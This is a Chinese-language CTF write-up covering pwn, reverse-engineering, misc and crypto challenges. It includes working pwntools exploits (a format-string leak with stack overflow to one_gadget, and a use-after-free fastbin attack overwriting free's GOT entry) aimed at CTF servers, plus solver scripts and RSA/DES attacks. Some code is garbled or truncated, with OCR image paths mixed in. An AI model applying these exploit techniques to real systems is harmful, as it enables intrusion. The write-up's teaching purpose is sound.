pwn

0x00 pwn2

审题，在 sub_400915() 函数中存在格式化字符串，可以用来泄露 canary 和栈上其他的一些信息

```
char *sub_400915()
{
 char *v0; // ST08_8
 char s; // [rsp+10h] [rbp-40h]
 unsigned __int64 v3; // [rsp+48h] [rbp-8h]

 v3 = __readfsqword(0x28u);
 printf("Please Tell Your ID:");
 sub_400ABE(&s, 50LL);
  v0 = strdup(&s);
  printf("Hello ");
  printf(&s);
  putchar(10);
  return v0;
}
```

另外这里的变量 s 存在栈溢出

```
char *sub_4009A0()
{
 __int64 v1; // [rsp+0h] [rbp-A0h]
 char s; // [rsp+10h] [rbp-90h]
 unsigned __int64 v3; // [rsp+98h] [rbp-8h]

 v3 = __readfsqword(0x28u);
 puts("Tell me the size of your story:");
 v1 = sub_400A54("Tell me the size of your story:");
  if ( v1 < 0 )
  v1 = -v1;
  if ( v1 > 128 )
  v1 = 1024LL;
  puts("You can speak your story:");
  sub_400ABE(&s, v1);
```

```
 return strdup(&s);
}
```

所以这里使用 fmt 泄露 __libc_start_main 函数和 canary，得到 libc 地址之后，直接填充返回地址为 one_gadget 即可

exp：

```python
#!/usr/bin/python

from pwn import *
DEBUG = 1

if DEBUG:
 r = process('./story')
 elf = ELF('./story')
 libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
else:
 r = remote('ctf2.linkedbyx.com',10955)
 libc = ELF('./libc1.so')


payload = "%25$p#%15$lx"
r.recvuntil("Please Tell Your ID:")
r.sendline(payload)
r.recvuntil("Hello ")
addr = r.recvuntil('#')[:-1]
success("addr: " + addr)

canary = r.recv(16)

success("canary: 0x" + canary)
r.recvuntil("Tell me the size of your story:")
r.sendline('10000')


libc_main_addr = int(addr,16)-245
can = int("0x"+canary,16)


libc_addr = libc_main_addr - -0x20830
success("libc_addr: " + hex(libc_addr))
```

```python

one_gadget = libc_addr + 0x4647c
payload2 = 'a' * 136
payload2 += p64(can) + p64(0x1234)
payload2 += p64(0x400bd3) + p64(0x601FA8)+p64(0x4008DD) + p64(0x400876)

r.recvuntil("You can speak your story:")
r.sendline(payload2)


r.interactive()
```

0x01 pwn3

delete 函数存在一个 uaf，可以配合 fastbins attack 来攻击。

```c
void sub_4009DE()
{
 int v0; // [rsp+Ch] [rbp-4h]

 putchar(62);
 v0 = sub_4008A7();
 if ( v0 >= 0 && v0 <= 15 )
 free(qword_6010A0[2 * v0]);
}
```

在函数 sub_400A28 中还有一个填充的功能，可以伪造 fd 指针来进行攻击。

栈上有一个记录note的表

```
.bss:00000000006010A0 qword_6010A0 dq 20h dup(?) ; DATA XREF: sub_400846+54↑o
.bss:00000000006010A0 _bss ends
```

可以利用堆块错位技术来伪造堆块到他的上方，之后就是覆写 free 函数的 got 表，并 leak 出libc。

然后得到 one_gadget 将其重新写入 free 的 got 表中即可。

exp：

```python
#!/usr/bin/python
```

```python

from pwn import *
DEBUG = 0

if DEBUG:
 r = process('./noinfoleak')
 elf = ELF('./noinfoleak')
 main_arena_offset = 0x3C2760
else:
 r = remote('ctf3.linkedbyx.com',11376)
 elf = ELF('./noinfoleak')
 libc = ELF("./libc1.so")
 main_arena_offset = 0x3C4B20

def create(size,content):
 r.sendafter(">",'1')
 r.sendafter(">",str(size))
 r.sendafter(">",str(content))

def delete(idx):
 r.sendlineafter(">",'2')
 r.sendlineafter(">",str(idx))

def edit(idx,content):
 r.sendlineafter(">",'3')
 r.sendlineafter(">",str(idx))
 r.sendafter(">",str(content))

def leak(idx):
 r.sendlineafter(">",'2')
 r.sendlineafter(">",str(idx))
 addr = u64(r.recvline('\n')[:-1].ljust(8,'\x00'))
 return addr

addr1 = 0x601090-3
create(96,'a')
#gdb.attach(r)
create(96,'b')
delete(0)
edit(0,p64(addr1))

```

```python
create(127,'f')
create(127,'f')
delete(2)


create(96,'a')
payload = 'aaa' + p64(elf.got['free'])

create(96,payload)

puts_addr = p64(elf.plt['puts'])
edit(0,puts_addr)

main_arena_addr = leak(2)-88
success("main_arena_addr: " + hex(main_arena_addr))

libc_addr = main_arena_addr-main_arena_offset
success("libc_addr: " + hex(libc_addr))

one_gadget = libc_addr +0xf02a4
success("one_gadget: " + hex(one_gadget))

edit(0,p64(one_gadget))
#gdb.attach(r)

r.interactive()

```

re

0x00 re1

IDA加载文件，发现是MFC逆向，而且有大量跳转函数和指令

动态调试：
加载到 od 中，在某处跟进发现，一直跟进会然后发现有一个异或操作

动态调试时直接提取出异或的操作：

```python
a = [51, 51, 51, 51, 51, 51, 51, 50, 50, 50, 50,
 50, 50, 50, 50, 50, 50, 49, 49, 49, 49, 49, 49,
 49, 49, 49, 49, 48, 48, 48, 48, 48]
b = [0x0E, 0xD7, 0xD6, 0x25, 0x9E, 0xDD, 0x4E, 0x7B, 0x69,
 0x34, 0xCB, 0x14, 0x9B, 0x7B, 0xFA, 0xF9, 0xDB, 0x75, 0x62,
 0xE7, 0xF5, 0xB5, 0xDE, 0x57, 0x82, 0xCF, 0x0A, 0x08, 0x9D,
 0xD3, 0x42, 0xf3]

k = [0] * 32
for i in range(32):
 k[i] = a[i]^b[i]

c = [0x5B, 0xD6, 0xD0, 0x26, 0xC8, 0xDD, 0x19,
 0x7E, 0x6E, 0x3E, 0xCB, 0x16, 0x91, 0x7D, 0xFF, 0xAF, 0xDD,
 0x76, 0x64, 0xB0, 0xF7, 0xE5, 0x89, 0x57, 0x82, 0x9F, 0x0C,
 0x00, 0x9E, 0xD0, 0x45, 0xFA]


flag = [0] * 32
for i in range(32):
 flag = k[i] ^ c[i]

result = ''
for i in range(32):
 result += chr(flag[i])

print result
```

0x01 re2

IDA静态分析

```
for ( i = 0; i <= 15; ++i )
{
  scanf("%d", &v25[4 * i], v15);
```

可知要构造16个数。

```
for ( j = 0; j <= 15; ++j )
{
  LODWORD(v24) = fib(j);
  std::vector<int,std::allocator<int>>::push_back(&v18, &v24);
}
```

```
__int64 __fastcall fib(int a1)
{
  int v2; // ebx

  if ( !a1 || a1 == 1 )
    return 1LL;
  v2 = fib(a1 - 1);
  return v2 + (unsigned int)fib(a1 - 2);
}
```

生成斐波那契数列

```
C:\>C:\Users\Administrator\Desktop\solve_easyCpp.exe
1 1 2 3 5 8 13 21 34 55 89 144 233 377 610 987
```

可以看到把输入处理后与斐波那契数列比较

```
if ( (unsigned __int8)std::operator!=<int,std::allocator<int>>(&v26, &v23) )
{
  puts("You failed!");
  exit(0);
}
```

下断点动态调式

```
IDA View-RIP
.text:0000000000401003 mov     rdi, rax
.text:0000000000401006 call    _ZNSt6vectorIiSaIiEED2Ev        ; std::vector<int,std::allocator<
.text:000000000040100B lea     rdx, [rbp+var_160]
.text:0000000000401012 lea     rax, [rbp+var_100]
.text:0000000000401019 mov     rsi, rdx
.text:000000000040101C mov     rdi, rax
.text:000000000040101F ;   try {
RIP .text:000000000040101F call    _ZStneIiSaIiEEbRKSt6vectorIT_T0_ES6_ ; std::operator!=<int,std::a
.text:0000000000401024 test    al, al
.text:0000000000401026 jz      short loc_40103C
.text:0000000000401028 mov     edi, offset s                   ; "You failed!"
.text:000000000040102D call    _puts
.text:0000000000401032 mov     edi, 0                          ; status
.text:0000000000401037 call    _exit
```

发现输入的第一个数不变，其余数字和第一个数相加，为斐波那契数列的逆序，所以输入的第一个数就是数列的最后一个数987，其余数字有数列中的每个数减987得到

```
whoami@whoami-virtual-machine:~$ '/home/whoami/Desktop/easyCpp'
987
-377
-610
-754
-843
-898
-932
-953
-966
-974
-979
-982
-984
-985
-986
-986
You win!
Your flag is:flag{987-377-843-953-979-985}whoami@whoami-virtual-machine:~$
```

0x00 re3

这题的关键函数是 sub_400700 ， 其中有一段判断相当复杂

```
n = ((0x28F5C28F5C28F5C3LL * (138 * (v28 - v17) >> 2) >> 64) >> 2) + 1;
 v23 = ((0xAAAAAAAAAAAAAAABLL * ((v17 + v28) << 6) >> 64) >> 5) - 1;
 v11 = &v6 - ((((0x28F5C28F5C28F5C3LL * (138 * (v28 - v17) >> 2) >> 64) >> 2) + 16) & 0xFFFFFFFFFFFFFFF0LL);
 memset(v11, 0, n);
 v20 = v17;
 v18 = n - 1;
 while ( v20 < v28 )
 {
 v21 = *(v25 + v20);
  for ( j = n - 1; ; --j )
  {
  v10 = 1;
  if ( j <= v18 )
  v10 = v21 != 0;
  if ( !v10 )
  break;
  v22 = v11[j] << 6;
  v21 += v11[j] << 8;
  v9 = 64;
  v11[j] = v21 % 58;
  *(v26 + j) = v22 & 0x3F;
  v22 >>= 6;
  v21 /= 58;
```

```
v27 /= v9;
if ( !j )
break;
}
++v20;
v18 = j;
}
for ( j = 0LL; ; ++j )
{
v8 = 0;
if ( j < n )
v8 = ~(v11[j] != 0);
if ( !(v8 & 1) )
break;
}
```

下面有一段 strncmp 的比较，将其还原

```
if ( !strncmp(flag, "D9", 2uLL)
 && !strncmp(flag + 20, "Mp", 2uLL)
 && !strncmp(flag + 18, "MR", 2uLL)
 && !strncmp(flag + 2, "cS9N", 4uLL)
 && !strncmp(flag + 6, "9iHjM", 5uLL)
 && !strncmp(flag + 11, "LTdA8YS", 7uLL) )
```


感觉像是某种编码

```
D9cS9N9iHjMLTdA8YSMRMp
```

使用 ltrace 发现开头也 D9 比较固定，可以猜测是某种编码，查找资料知道是 base8，于是解码的到得到

```
read(0, "b", 1)                                 = 1
read(0, "b", 1)                                 = 1
read(0, "b", 1)                                 = 1
read(0, "b", 1)                                 = 1
read(0, "b", 1)                                 = 1
read(0, "b", 1)                                 = 1
read(0, "b", 1)                                 = 1
read(0, "b", 1)                                 = 1
read(0, "b", 1)                                 = 1
read(0, "b", 1)                                 = 1
read(0, "b", 1)                                 = 1
read(0, "b", 1)                                 = 1
read(0, "b", 1)                                 = 1
read(0, "\n", 1)                                = 1
fflush(0x7f8120796400)                          = 0
malloc(256)                                     = 0xfdf010
malloc(256)                                     = 0xfdf120
memset(0x7ffd4b674880, '\0', 23)                = 0x7ffd4b674880
strncmp("D9dx1GmmwojMs81ESBWJ5F", "D9", 2)      = 0
strncmp("5F", "Mp", 2)                          = -24
free(0xfdf010)                                  = <void>
+++ exited (status 0) +++
nick@nick-machine:~/pwn/xlink$
```

https://www.jisuan.mobi/pbHzbBHbzHB6uSJx.html



misc：

0x00 misc1

题目求两节点间最短路径，可以使用python现成的库，用脚本跑一下即可。

```
import networkx as nx
G=nx.Graph()
G.add_edges_from([('FloraPrice','E11'),('FloraPrice','E9'),
('FloraPrice','75D}'),('NoraFayette','E11'),('NoraFayette','E10'),('NoraFay
ette','E13'),('NoraFayette','E12'),('NoraFayette','E14'),('NoraFayette','E
9'),('NoraFayette','E7'),('NoraFayette','E6'),('E10','SylviaAvondale'),('E1
0','MyraLiddel'),('E10','HelenLloyd'),('E10','KatherinaRogers'),('VerneSand
erson','E7'),('VerneSanderson','E12'),('VerneSanderson','E9'),('VerneSander
son','E8'),('E12','HelenLloyd'),('E12','KatherinaRogers'),('E12','SylviaAvo
ndale'),('E12','MyraLiddel'),('E14','SylviaAvondale'),('E14','75D}'),
('E14','KatherinaRogers'),('FrancesAnderson','E5'),
('FrancesAnderson','E6'),('FrancesAnderson','E8'),('FrancesAnderson','E3'),
('DorothyMurchison','E9'),('DorothyMurchison','E8'),
('EvelynJefferson','E9'),('EvelynJefferson','E8'),('EvelynJefferson','E5'),
('EvelynJefferson','E4'),('EvelynJefferson','E6'),('EvelynJefferson','E1'),
('EvelynJefferson','E3'),('EvelynJefferson','E2'),('RuthDeSand','E5'),('Rut
hDeSand','E7'),('RuthDeSand','E9'),('RuthDeSand','E8'),
('HelenLloyd','E11'),('HelenLloyd','E7'),('HelenLloyd','E8'),('OliviaCarlet
on','E11'),('OliviaCarleton','E9'),('EleanorNye','E5'),('EleanorNye','E7'),
('EleanorNye','E6'),('EleanorNye','E8'),('E9','TheresaAnderson'),('E9','Pea
rlOglethorpe'),('E9','KatherinaRogers'),('E9','SylviaAvondale'),('E9','Myra
Liddel'),('E8','TheresaAnderson'),('E8','PearlOglethorpe'),('E8','Katherina
Rogers'),('E8','SylviaAvondale'),('E8','BrendaRogers'),('E8','LauraMandevil
le'),('E8','MyraLiddel'),('E5','TheresaAnderson'),('E5','BrendaRogers'),('E
5','LauraMandeville'),('E5','CharlotteMcDowd'),('E4','CharlotteMcDowd'),('E
4','TheresaAnderson'),('E4','BrendaRogers'),('E7','TheresaAnderson'),
('E7','SylviaAvondale'),('E7','BrendaRogers'),('E7','LauraMandeville'),('E
7','CharlotteMcDowd'),('E6','TheresaAnderson'),('E6','PearlOglethorpe'),('E
6','BrendaRogers'),('E6','LauraMandeville'),('E1','LauraMandeville'),
('E1','BrendaRogers'),('E3','TheresaAnderson'),('E3','BrendaRogers'),
('E3','LauraMandeville'),('E3','CharlotteMcDowd'),('E3','flag{'),('E2','Lau
raMandeville'),('E2','TheresaAnderson'),('KatherinaRogers','E13'),('E13','S
ylviaAvondale')])
try:
    n=nx.shortest_path(G,"flag{","75D}")
    print n
except nx.NetworkXNoPath:
    print 'No path'

 #'flag{E3EvelynJeffersonE9FloraPrice75D}
```

0x01 misc2

打开题目发现都是TTL值，一直不知道从何下手。发现只有四种数字127,191,63,255

觉得可能要进制转换找规律吧，四种数字先试试四进制，写了个四进制转换的脚本

misc(1).py - D:\Python27\misc(1).py (3.7.3)


File Edit Format Run Options Window Help

```python
#!/usr/bin/python3
# -*- coding: utf-8 -*-
# @Time    : 2019/4/7 9:17
# @Author  : ylh
# @FileName: misc.py
# @Software: PyCharm
a = open(r'ttl.txt').readlines()
print(len(a))
print(295376/3.0)
# print(a)
b = []
for i in a:
    b.append(i[4:-1])
print(b)
from collections import Counter
print(Counter(b))
# for i in b:
#     if i =='63':
#         print('0',end='')
#     elif i=='127':
#         print('1',end='')
#     elif i =='191':
#         print('2',end='')
#     elif i=='255':
#         print('3',end='')
sanjinzhi='121212121210032012121212121103010300030003010320031003110313032003120
print()
print(len(sanjinzhi))
def triple(a):
    l = len(a)
    a = list(reversed(a))
    num = 0
    for i in range(len(a)):
        num += int(a[i])*pow(4,i)
    print(num,end=' ')
triple('1212')
print(chr(102))
def triple1(a):
    l = len(a)
    a = list(reversed(a))
```

Ln: 7 Col: 11

全部转化后看到了jpg头，扔到hxd，生成部分二维码

binwalk后发现是六张图片合在一起，分离并拼接后是一张完整的二维码



识别后得到

key:AutomaticKey cipher:fftu{2028mb39927wn1f96o6e12z03j58002p}

得到密钥和密文，猜测是维吉尼亚密码，解密后得到flag：
flag{2028ab39927df1d96e6a12b03e58002e}

Crypto

0x00 crypto1

目标：flag = flag1 * flag2 * flag


题目有两个目录一个 flag、一个flag2

先打开第一个 flag文件，

```
n = 80367845335965467829490884979607087968395715079333476033191456456043634624631814697203734
e = 2,
c = 92179799413662202753778750958617109252070285517715206103872387348197592562230801756030321
```

很明显e的数值很小，可以用RSA的低指数攻击，参考这里：

https://findneo.github.io/180727rsa-attack/



得到第一个flag：flag1{Th1s_i5_wHat_You_ne3d_FirsT}

第二步开始看时觉得似乎是某个攻击方式，查了一下资料这里的密钥是8位，似乎存在爆破

后来发现和hitcon上面的一道题类似，参考下面的连接

http://wonderkun.cc/index.html/?p=729

可以得到密钥，之后再使用脚本进行解密：

```python
from Crypto.Cipher import DES
key="JFRYOMPR"

decode=DES.new(key)
def DES_decrypt(cipher):
    return decode.decrypt(cipher)

f=open("flag2/enc.txt")
a=[]
while 1:
    data=f.readline()
    if data:
        a.append(DES_decrypt(data.strip().decode("hex")))
    else:
        break
print "".join(a)
```

得到flag2：


flag2{Fuck_Y0u_cAn_Ge7_Se3ond}

最后一步看了很久一脸懵逼，最后队友提示继续使用爆破的方法：

```python
import base64,string
import libnum
import itertools
from Crypto.Util.strxor import strxor

f=open("enc","rb")
f.readline()
n=0x834b44a67ea419e1c3e665cedf7790ebc5fb013e2304861b667232e7ec1cae53eb253639b348a6702561671a5c5c9105
b60f98c50713ac95f2ac324fa58b90e0c07ab688becb771d92224be68474586376a4cd9a0ea96d5584184cbb7ad3889fd6c1
da2006addc6032999238cc010df759c868485522ee17e520569b7e746b0c770065f4622894afcfd46257b7c3646f15d65d56
5feeced84c398286bb79c58a7d640a2faec2c50285558d6b11d8ebc25eae6ece9c418dd795c0c11f459c815582c059935028
da73fec7
e=0x9ae923
def force(cipher):
    for str in itertools.product(dict,repeat=4):
        str="".join(str)
        if pow(libnum.s2n(str),e,n)==libnum.s2n(cipher):
            return str
    return "None"
content=base64.b64decode(f.readline())
data=strxor(content[256:],content[:-256])
print len(data)/256
flag=""
for i in range(0,len(data),256):
    flag+=force(data[i:i+256])
    print flag
```

0x01 哈夫曼编码

画出哈夫曼树:



则各符号编码为

f:110

0:111

5:01

d:10

a:000

{:00100

}:00110

g:00101

l:00111

解码为：

110 f

00111 l

000 a

00101 g

00100 {

10 d

10 d

110 f

01 5
10 d
110 f
10 d
111 0
110 f
111 0
01 5
01 5
01 5
111 0
01 5
111 0
111 0
000 a
01 5
000 a
110 f
01 5
01 5
10 d
10 d
111 0
10 d
01 5
10 d
111 0
000 a
10 d
00110 }


得 f l a g { d d f 5 d f d 0 f 0 5 5 5 0 5 0 0 a 5 a f 5 5 d d 0 d 5 d 0 a d }

即

